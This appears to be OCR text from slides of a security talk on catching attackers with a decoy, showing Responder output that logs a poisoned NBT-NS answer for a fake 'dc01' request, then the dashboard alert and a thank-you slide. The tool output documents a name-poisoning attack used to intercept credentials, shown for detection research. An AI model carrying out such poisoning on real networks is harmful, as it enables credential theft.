
GONE FISHING

Firing up Responder once more, our fake request is poisoned.

```
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.0.51]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.0.57 for name dc01 (service: File Server)
```

HOOKED THE ATTACKER

When our request is poisoned, we note the change to our decoy on the dashboard along with the specifics of the attack.



CAPTURED WEARING A DARK HOODIE AND GREEN FONT, OBVS.

THANK YOU

iamv1nc3nt@protonmail.com